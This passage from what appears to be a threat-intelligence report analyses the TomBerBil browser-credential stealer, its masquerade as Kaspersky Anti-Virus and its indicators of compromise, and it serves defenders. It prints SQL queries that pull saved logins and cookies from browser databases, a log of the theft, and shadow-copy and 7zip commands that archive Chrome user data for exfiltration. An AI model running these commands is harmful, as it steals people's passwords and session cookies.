
```
SELECT origin_url, username_value, password_value FROM logins
SELECT cast(creation_utc as text) as creation_utc, host_key, name, path, cast(expires_utc as text) as
expires_utc, cast(last_access_utc as text) as last_access_utc, encrypted_value FROM cookies
```

Data retrieved this way is decrypted with the master key and saved in special files.

Most versions of the malware tool log their actions. Below is an example of a log file that they generate:

```
[+] Begin 7/28/2023 1:12:37 PM
[+] Current user SYSTEM
[*] [5516] [explorer] [UserName]
[+] Impersonate user UserName
[+] Current user UserName
[+] Local State File: C:\Users\UserName\AppData\Local\Google\Chrome\User Data\Local State
[+] MasterKeyBytes: 6j<...>k=
[>] Profile: C:\Users\UserName\AppData\Local\Google\Chrome\User Data\Default
[+] Copy C:\Users\UserName\AppData\Local\Google\Chrome\User Data\Default\Login Data to
C:\Windows\TEMP\tmpF319.tmp
[+] Delete File C:\Windows\TEMP\tmpF319.tmp
[+] Copy C:\Users\UserName\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies to
C:\Windows\TEMP\tmpFA1F.tmp
[+] Delete File C:\Windows\TEMP\tmpFA1F.tmp
[+] Local State File: C:\Users\UserName\AppData\Local\Microsoft\Edge\User Data\Local State
[+] MasterKeyBytes: fv<...>GM=
[>] Profile: C:\Users\UserName\AppData\Local\Microsoft\Edge\User Data\Default
[+] Copy C:\Users\UserName\AppData\Local\Microsoft\Edge\User Data\Default\Login Data to
C:\Windows\TEMP\tmpFCB0.tmp
[+] Delete File C:\Windows\TEMP\tmpFCB0.tmp
[+] Copy C:\Users\UserName\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies to
C:\Windows\TEMP\tmpFD5D.tmp
[+] Delete File C:\Windows\TEMP\tmpFD5D.tmp
[+] Recvtoself
[+] Current user SYSTEM
[+] End 7/28/2023 1:12:52 PM
```


One of the variants mimics **Kaspersky Anti-Virus.** This executable, written in .NET, is named **avpui.exe** (T1036.005 Masquerading: Match Legitimate Name or Location) and contains relevant metadata:



```
[assembly: AssemblyVersion("4.5.16.17")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("Kaspersky Anti-Virus")]
[assembly: AssemblyDescription("Kaspersky Anti-Virus")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("")]
[assembly: AssemblyCopyright("")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("18bfa8d5-f047-ce54-2ba5-76d5dc1a72dc")]
[assembly: AssemblyFileVersion("2.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.5", FrameworkDisplayName = ".NET Framework 4.5")]
```

Metadata of the tool pretending to be KAV

Some versions of the tool required specific command-line parameters to start. An example can be seen below:



```
private static void Main(string[] args)
{
    if (args == null || !args.Any<string>())
    {
        Console.WriteLine("Cannot correctly run this installer on this operating system. \nUse an installer compatible with your operating system.\n");
        return;
    }
    if (args[0] != "init")
    {
        return;
    }
    Thread.Sleep(1000);
    Program.save(Program.LOG_b73789dc5b5296a0c2df27eccdc3611adebf2a10, "\r\n[+] Begin " + DateTime.Now.ToString());
```

A TomBerBil variant started with a parameter

In several cases, beside using TomBerBil, the adversary created a shadow copy of the disk and archived the **User Data** file with 7zip for the further exfiltration.

```
wmic shadowcopy call create Volume='C:\'
"cmd" /c c:\Intel\7z6.exe a c:\Intel\1.7z -mx0 -r
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Users\<username>\AppData\Local\Google\
Chrome\"User Data\"
```

Conclusion

We looked at several tools that allow the attackers to maintain access to target infrastructures and automatically search for and collect data of interest. The attackers are actively using techniques to bypass defenses in an attempt to mask their presence in the system.

To protect the organization's infrastructure, we recommend adding to the firewall denylist the resources and IP addresses of cloud services that provide traffic tunneling. We also recommend limiting the range of tools administrators are allowed to use for accessing hosts remotely. Unused tools must be either forbidden or thoroughly monitored as a possible indicator of suspicious activity. In addition, users must be required to avoid storing passwords in their browsers, as it helps attackers to access sensitive information. Reusing passwords across different services poses a risk of more data becoming available to attackers.

Indicators of compromise

Files

1D2B32910B500368EF0933CDC43FDE0B	WAExp
5C2870F18E64A14A64ABF9A56F5B6E6B	WAExp
AFEA0827779025C92CAB86F685D6429A	cuthead
C7D8266C63F8AECA8D5F5BDCD433E72A	cuthead
750EF49AFB88DDD52F6B0C500BE9B717	TomBerBil
853A75364D76E9726474335BCD17E225	TomBerBil
BA3EF3D0947031FB9FFBC2401BA82D79	Krong

legitimate tools

4A79A8B1F6978862ECFA71B55066AADD	FRP client
1F514121162865A9E664C919E71A6F62	vpnserver_x64.exe
6F32D6CFAAD3A956AACEA4C5A5C4FBFE	vpnserver_x64.exe
9DC7237AC63D552270C5CA27960168C3	ngrok.exe
34985FAE5FA8E9EBAA872DE8D0105005	ngrok.exe

C2 addresses

103.27.202[.]85	– SSH server
118.193.40[.]42	– Server from SoftEther VPN
Ha[.]bbmouseme[.]com	– Server from SoftEther VPN

Links

hxxp://www.netportal.or[.]kr/common/css/main.js	vpnserver_x64.exe
hxxp://www.netportal.or[.]kr/common/css/ham.js	Hamcore.se2
hxxp://23.106.122[.]5/hamcore.se2	Hamcore.se2
hxxps://etracking.nso.go[.]th/UserFiles/File/111/tasklist.exe	vpnserver_x64.exe
hxxps://etracking.nso.go[.]th/UserFiles/File/111/hamcore.se2	Hamcore.se2